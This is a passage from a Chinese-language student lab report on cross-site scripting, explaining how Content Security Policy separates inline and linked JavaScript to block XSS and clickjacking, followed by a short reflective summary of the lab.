图 26




图 27

为什么 CSP 有助于防止跨站点脚本攻击？

XSS 漏洞的根本问题是 HTML 允许 JavaScript 代码与数据混合。因此，要解决这个问题，我们需要将代码和数据分开。在 HTML 页面中包含 JavaScript 代码有两种方法，一种是内联方法，另一种是链接方法。内联方法直接将代码放在页面内部，而链接方法将代码放在外部文件中，然后从页面内部链接到该文件。

内联方法是 XSS 漏洞的罪魁祸首，因为浏览器不知道代码最初来自何处：是来自受信任的 web 服务器还是来自不受信任的用户？如果没有相应的知识，浏览器就不知道执行哪种代码是安全的，哪种代码是危险的。

链接方法为浏览器提供了一个非常重要的信息，即代码的来源。网站可以告诉浏览器哪些源代码是可信的，这样浏览器就知道哪段代码可以安全地执行。

网站如何告诉浏览器哪个代码源是可信的，这是通过一种称为内容安全策略（CSP）的安全机制实现的。这种机制是专门设计用来对付 XSS 和点击劫持攻击的。CSP 不仅限制 JavaScript 代码，还限制其他页面内容，例如限制图片、音频和视频的来源，以及限制页面是否可以放在 iframe 中（用于抵御点击劫持攻击）。

Summary

本次实验的理论略为复杂，在实现攻击的过程中要格外注意细节，有时候符号不是英文格式输入就会导致攻击失败。课后还需要加强理论学习，更系统地理解 XSS 攻击模式。